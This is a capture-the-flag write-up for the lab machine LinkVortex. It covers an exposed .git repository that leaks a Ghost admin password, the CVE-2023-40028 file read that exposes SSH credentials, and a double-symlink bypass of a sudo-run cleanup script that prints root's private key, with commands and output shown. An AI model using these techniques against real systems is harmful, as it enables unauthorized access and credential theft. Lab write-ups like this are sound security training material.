
Easy Linux box. An exposed .git dump leaks the Ghost admin password, CVE-2023-40028 reads bob's SMTP creds, and a symlink sudo script leaks root's key.
LinkVortex is an Easy Linux machine running Ghost CMS with an exposed .git repository at dev.linkvortex.htb. Dumping it with git-dumper and diffing the changes reveals a modified test file carrying the hardcoded Ghost admin password, which logs in to the admin panel. That Ghost version is vulnerable to the arbitrary file read CVE-2023-40028, so the authenticated exploit reads config.production.json and recovers the SMTP credentials for the system user bob, whose password works over SSH. bob may run /opt/ghost/clean_symlink.sh as root; the script refuses links whose target mentions etc or root, but with CHECK_CONTENT exported to true, a symlink to /root/.ssh/id_rsa hidden behind a second symlink passes the check and the script prints root’s private key, giving a root SSH login.
BS01: Sensitive Information Exposure - GIT Repository
Explanation
There’s a git folder exposed at http://dev.linkvortex.htb that could allow remote unauthenticated users to download its contents and review the changes made to the repository. In this case, it was discovered that a crucial file has been changed in GhostCMS files, and this file contains now hardcoded credentials for the admin user in GhostCMS.
Reproduce
Download git-dumper python package and dump the git repository at http://dev.linkvortex.htb/.git
┌──(.venv)─(kali㉿security)-[~/…/machines/easy/linkvortex/git]
└─$ git status
Not currently on any branch.
Changes to be committed:
(use "git restore --staged <file>..." to unstage)
new file: Dockerfile.ghost
modified: ghost/core/test/regression/api/admin/authentication.test.js
BS02: Initial Access - Valid SSH Credentials Through Arbitrary File Read in GhostCMS (CVE-2023-40028)
Explanation
The GhostCMS installation is vulnerable to CVE-2023-40028. It was possible to read arbitrary files from the underlying operating system, including sensitive configuration files for GhostCMS itself. The configuration files contained valid login credentials for a system user “bob”.
$ ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec 3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$
#!/bin/bash
QUAR_DIR="/var/quarantined"
if [ -z $CHECK_CONTENT ];then
CHECK_CONTENT=false
fi
LINK=$1
if ! [[ "$LINK" =~ \.png$ ]]; then
/usr/bin/echo "! First argument must be a png file !"
exit 2
fi
if /usr/bin/sudo /usr/bin/test -L $LINK;then
LINK_NAME=$(/usr/bin/basename $LINK)
LINK_TARGET=$(/usr/bin/readlink $LINK)
if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
/usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
/usr/bin/unlink $LINK
else
/usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
/usr/bin/mv $LINK $QUAR_DIR/
if $CHECK_CONTENT;then
/usr/bin/echo "Content:"
/usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
fi
fi
fi
The script tries to sanitize input, making sure the first link is not directed at sensitive files in /root nor /etc. However, we set the CHECK_CONTENT variable to true and create two links, one for the sensitive file (in this case /root/.ssh/id_rsa) and other link pointing to the first link, we can read sensitive files.
Steps to Reproduce
Log in as “bob” via SSH using previously described methods
Verify bob’s permissions:
1
2
3
4
5
6
7
8
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
Set CHECK_CONTENT variable to true, and create first image link pointing to /root/.ssh/id_rsa:
Create the second image link, pointin to the first image link:
1
ln -s /home/bob/exploit.png exploit2.png
Run the executable script as root:
1
2
3
4
5
6
7
8
9
10
11
12
bob@linkvortex:~$ sudo /usr/bin/bash /opt/ghost/clean_symlink.sh exploit2.png
Link found [ exploit2.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T

<SNIP>

xmo6eXMvU90HVbakUoRspYWISr51uVEvIDuNcZUJlseINXimZkrkD40QTMrYJc9slj9wkA
ICLgLxRR4sAx0AAAAPcm9vdEBsaW5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----
Save root’s id_rsa and log in as root via SSH!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ssh -i root.id_rsa root@linkvortex.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Dec  2 11:20:43 2024 from 10.10.14.61
root@linkvortex:~#